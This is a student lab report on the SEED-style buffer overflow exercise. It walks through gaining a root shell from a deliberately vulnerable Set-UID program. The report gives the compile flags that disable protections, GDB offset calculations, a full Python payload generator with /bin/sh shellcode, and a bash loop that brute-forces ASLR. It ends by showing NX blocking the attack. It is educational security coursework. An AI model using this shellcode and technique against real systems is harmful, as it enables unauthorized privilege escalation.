## Task #1

The goal at hand is to exploit the buffer overflow vulnerability to gain access to the root shell.

#### Assumptions

To conduct the overflow attack, I exercised the following assumptions outlined in the lab instructions and sections 4.4, 4.5 of Wenliang Du’s “Computer Security”:

1. To compile the executable, I assume that it was compiled with the “-z execstack” option, which allows us to execute code from the stack portion of the stack frame. I also disable the stack protector with the “-fno-stack-protector” option, which implements the concept of a StackGuard to determine whether the return address of a function call was changed. Finally, the “-DBUF\_SIZE=N” refers to the buffer size, where N is a number between 10 and 99. To compile, I ran the following command:

$ gcc -DBUF\_SIZE=19 -o stack -z execstack -fno-stack-protector stack.c

1. Executable must be **root-owned, Set-UID** executable. Thus, we run:

$ sudo chown root stack

$ sudo chmod 4755 stack

The first command makes the “stack” executable a root-owned executable. The second command makes it a set-UID executable.

1. The Ubuntu 16.04 environment used to conduct the buffer overflow implemented a countermeasure that “prevents bash from being executed in a Set-UID process,” (Du, 76). Therefore, we must redirect the attack to run a shell that does not have the countermeasure. The developers of the environment added this shell, so I simply ran:

$ sudo ln -sf /bin/zsh /bin/sh

This command runs the “zsh” replacement shell instead of the default shell when it is invoked.

1. Last but not least, this task requires us to turn off Address Space Layout Randomization (ASLR) so that the address space of the executable is always the same. Therefore, we have to run the following command:

$ sudo sysctl -w kernel.randomize\_va\_space=0

#### Approach

First, I ran the commands in assumptions 1, 2, and 4:

A close up of a sign

Description automatically generated

Figure 1: Execution of commands in assumptions 1 and 2.

This generated the executable that I needed to exploit. Because the buffer overflow consists of having the program execute the code in our payload, we must overwrite the return address to somewhere in the payload. To determine where the return address is stored, I first used used the gdb debugging tool:




Figure 2: Debugging with GDB

Using GDB, we set a breakpoint at “bof,” which is where the vulnerability is located. Once we run the debugger and execution stops at the breakpoint, we can simply print the address of our character buffer and our stack pointer. Because the return address sits right above the stack pointer, computing the difference between the character buffer and our stack pointer (inclusive) gives us the complete buffer size. In my case, the computation was the following:

0xBFFFEB48 (stack pointer address) – 0xBFFFEB2D (buffer address) = 27 decimal

This value does not reflect including the stack pointer in the buffer size; therefore, we add 4 bytes (27 + 4) to get a total offset of 31 between the character buffer and the return address.

Knowing the offset value of where the return address exists, we can also determine the actual address we want to inject. Knowing that the payload consists of NOP operations that lead to the shell code, we can simply point to a spot anywhere above the location of the return address. From the previous computation, we know that the return address is located 31 bytes above the beginning of the payload. Thus, our NOPs continue after the return address. Therefore, we can simply add another 4 bytes to our offset and add this new value of 35 to the address of the buffer to create our desired return address. The procedure is as follows:

31 (offset) + 4 (size of return address) = 35

0xBFFFEB2D + 35 = return address

With this information, we can then finish the exploit (blue highlighted section below) that generates our payload “badfile”:

#!/usr/bin/python3  
import sys  
  
shellcode= *(* "\x31\xc0" # xorl %eax,%eax  
 "\x50" # pushl %eax  
 "\x68""//sh" # pushl $0x68732f2f  
 "\x68""/bin" # pushl $0x6e69622f  
 "\x89\xe3" # movl %esp,%ebx  
 "\x50" # pushl %eax  
 "\x53" # pushl %ebx  
 "\x89\xe1" # movl %esp,%ecx  
 "\x99" # cdq  
 "\xb0\x0b" # movb $0x0b,%al  
 "\xcd\x80" # int $0x80  
*)*.encode*(*'latin-1'*)*# Fill the content with NOP's  
content = bytearray*(*0x90 for i in range*(*517*))*# Put the shellcode at the end  
start = 517 - len*(*shellcode*)*content*[*start:*]* = shellcode  
  
##################################################################  
ret = 0xBFFFEB48 + 35 # replace 0xAABBCCDD with the correct value  
offset = 31 # replace 0 with the correct value  
  
content*[*offset:offset + 4*]* = *(*ret*)*.to\_bytes*(*4,byteorder='little'*)*##################################################################  
  
# Write the content to a file  
with open*(*'badfile', 'wb'*)* as f:  
 f.write*(*content*)*

This exploit code creates a shellcode segment which is encoded to in latin-1, so that it can be segmented correctly into a 32-bit stack frame. Then, we create an array of bytes and fill it with “0x90”, which is hexadecimal interpretation of a NOP instruction that will result in the execution of code above the NOP in the address space. This is done to create a “NOP slide” that leads to the execution of the shell code. Intuitively, we simply put the shell code at the end of this array. Next, we input the return address calculated before, as well as the offset, and insert it into our byte array at the correct location: from offset to offset + 4. We then simply write our payload into a file titled “badfile”.

Thus, we execute the exploit file to generate the badfile:

$ python3 exploit.py

#### Results

Then, we execute the command in assumption 3 to ensure we get the root shell if our attack is successful. After doing so, we run the stack executable:




Figure 3: Running assumption 3 and running executable

In figure 3, we can see that executing the vulnerable program successfully provides us with the root shell. This means that our buffer overflow and we injected the payload correctly.

## Task #2

The purpose of this task is to iteratively attempt to conduct a buffer overflow attack with ASLR on. In 32-bit systems, the amount of addresses where a return address can be is relatively small (524, 288) compared to newer 64-bit systems. Therefore, an attack that simply tries to execute the program in a frame that aligns exactly with addresses in our payload in a 32-bit system should eventually be successful.

#### Assumptions

1. Because ASLR was previously turned off, we must turn it on to carry this attack:

$ sudo sysctl -w kernel.randomize\_va\_space=2

#### Approach

To iterate the execution of the vulnerable program, we have the following shellcode:

**#!/bin/bash**SECONDS=0  
value=0  
while *[* 1 *]  
do*value=$*((*$value + 1*))*duration=$SECONDS  
min=$*((*$duration / 60*))*sec=$*((*$duration % 60*))*echo "$min minutes and $sec seconds elapsed."  
echo "The program has been running $value times so far."  
./stack  
*done*echo Hello World

This code simply loops through the execution call of the vulnerable program, while outputting the time elapsed and number of iterations.

#### Results

As seen in figure 4, the execution of a loop to brute-force a buffer overflow attack was successful. From the image, you can see that the total time elapsed was 4 minutes and 10 seconds, with a total of 116,004 executions.

A screenshot of a cell phone

Description automatically generated

Figure 4: Execution of loop

## Task #3

This task simply outlines the demonstration of attempting a buffer overflow with an executable that was compiled without an executable stack. This means that the program will not be able to run code from the stack. This approach is an operating system defense against a buffer overflow, as the operating system sets what is called the **NX Bit**, which separates code from data and effectible disables the execution of code in a stack.

#### Assumptions

1. ASLR must be turned off again for this. Thus, we execute the command found in assumption 3 of task 1.
2. We must compile the vulnerable program with the executable stack disabled:

$ gcc -o stack -fno-stack-protector -z noexecstack stack.c

#### Approach

The approach for this task is also simple. All there is to do is execute the commands in the assumptions and determine if the defense mechanism was successful:

A screenshot of a cell phone

Description automatically generated

Figure 5: Executing assumptions 1 and 2, and executing the vulnerable program

#### Results

As expected, the execution of the vulnerable program gave us a segmentation fault. This happens because, even though we are able to effectively overflow the stack, we cannot execute the shellcode in the payload and the result is a segmentation fault. Seeing this result led me to conclude that the defense enacted was exercising the use of the **NX Bit** by compiling the program with the “noexecstack” flag.